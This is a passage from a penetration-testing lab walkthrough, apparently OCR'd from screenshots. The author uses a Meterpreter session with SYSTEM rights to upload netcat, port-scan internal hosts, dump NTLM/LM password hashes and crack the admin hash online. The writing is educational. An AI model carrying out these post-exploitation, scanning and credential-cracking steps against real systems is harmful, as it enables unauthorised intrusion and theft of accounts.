
```
meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

So I decided to shift to simple alternatives. Kali already has some inbuilt windows binaries that may be useful in penetration testing. All you have to do is use search command locate binaries.




```
kali@kali:~/Downloads$ locate binaries
/usr/bin/windows-binaries
/usr/share/windows-binaries
/usr/share/dbd/binaries
/usr/share/dbd/binaries/dbd-aarch64
/usr/share/dbd/binaries/dbd-aarch64-static
/usr/share/dbd/binaries/dbd-armv7
/usr/share/dbd/binaries/dbd-armv7-static
/usr/share/dbd/binaries/dbd-linux32
/usr/share/dbd/binaries/dbd-linux32-static
/usr/share/dbd/binaries/dbd-ppc64-static
/usr/share/dbd/binaries/dbd.exe
/usr/share/dbd/binaries/dbdbg-stealth.exe
/usr/share/dbd/binaries/dbdbg.exe
/usr/share/windows-resources/binaries
/usr/share/windows-resources/binaries/enumplus
/usr/share/windows-resources/binaries/exe2bat.exe
/usr/share/windows-resources/binaries/fgdump
/usr/share/windows-resources/binaries/fport
/usr/share/windows-resources/binaries/klogger.exe
/usr/share/windows-resources/binaries/mbenum
/usr/share/windows-resources/binaries/nbtenum
/usr/share/windows-resources/binaries/nc.exe
/usr/share/windows-resources/binaries/plink.exe
/usr/share/windows-resources/binaries/radmin.exe
/usr/share/windows-resources/binaries/vncviewer.exe
/usr/share/windows-resources/binaries/wget.exe
/usr/share/windows-resources/binaries/whoami.exe
/usr/share/windows-resources/binaries/enumplus/charset-all.txt
/usr/share/windows-resources/binaries/enumplus/charset-digit.txt
/usr/share/windows-resources/binaries/enumplus/charset.txt
/usr/share/windows-resources/binaries/enumplus/enum-readme.txt
/usr/share/windows-resources/binaries/enumplus/enum.exe
```

The one I am interested in here is nc.exe. It's a binary for netcat, the networking swiss army knife. Apart from other functions it performs, it can also be used to port scan. However it doe-s not reveal as much information as Nmap does. Well, you know what they say? when the go -ing gets tough, the tough get going. I uploaded the nc.exe binary to the target.




```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe
[*] uploading  : /usr/share/windows-resources/binaries/nc.exe → nc.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-resources/binaries/nc.ex
e → nc.exe
[*] uploaded   : /usr/share/windows-resources/binaries/nc.exe → nc.exe
meterpreter > 
```


I decided to scan the most common ports (i.e 1-1024) on the three machines.



```
C:\Windows\system32>nc -zv 192.168.55.13 1-1024
nc -zv 192.168.55.13 1-1024
192.168.55.13: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.13] 111 (sunrpc) open
(UNKNOWN) [192.168.55.13] 80 (http) open
(UNKNOWN) [192.168.55.13] 53 (domain) open
(UNKNOWN) [192.168.55.13] 22 (ssh) open
```



```
C:\Windows\system32>nc -zv 192.168.55.12 1-1024
nc -zv 192.168.55.12 1-1024
192.168.55.12: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.12] 80 (http) open
(UNKNOWN) [192.168.55.12] 22 (ssh) open

C:\Windows\system32>
```




```
C:\Windows\system32>nc -zv 192.168.55.1 1-1024
nc -zv 192.168.55.1 1-1024
192.168.55.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.1] 22 (ssh) open
```

The other two systems in the LAN have a web server and a SSH server running. Whereas th
-e router seems to be having only one port open, that of SSH. Maybe this port is used to acc-
ess the router remotely from LAN. The machine192.168.55.13 also has DNS and 111 port op
-en.

Initially I thought of making the web servers my next target but since I have not much infor
-mation about the service running there (and I can't get nikto binary for windows) I decided to
target the gateway or router first. Although i don't have much information about the router als
-o I wanted to try bruteforcing the SSH password.

Before brute forcing, I wanted to try the credentials we acquired after getting a foothold.
Yeah, the credentials of the initial target.




```
kali@kali:~$ cat pass7.txt
admin:1000:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

when we ran the enum_logged_users POST module we have seen that there is only one use
-r on "Coast City" : user "admin". If you see each entry, it is divided into four sections separat
-ed with a ":". The first section is the username. The second section is the security identifier.
The third section is the LM hash of the user's password. The fourth section is the NTLM hash
of the user's password. If you observe, the LM hash is same for all three users and the NtLM
hash is same for users Administrator and Guest.


By default, Administrator and Guest account are disabled. Microsoft has stopped stori-
ng password hash in LM hash format starting from Windows Vista/Windows server 2008 taki-
ng note of security considerations.

Since I already saved the hash in a file on the attacker system, I decided to use john pa
-ssword cracker to crack the hash.



```
kali@kali:~$ john hash.txt
bash: john: command not found
kali@kali:~$ john
bash: john: command not found
kali@kali:~$
```

Seeing that john is not found on my attacker system, I decided to try cracking it online.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
209c6174da490caeb422f3fa5a7ae634
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
209c6174da490caeb422f3fa5a7ae634	NTLM	admin

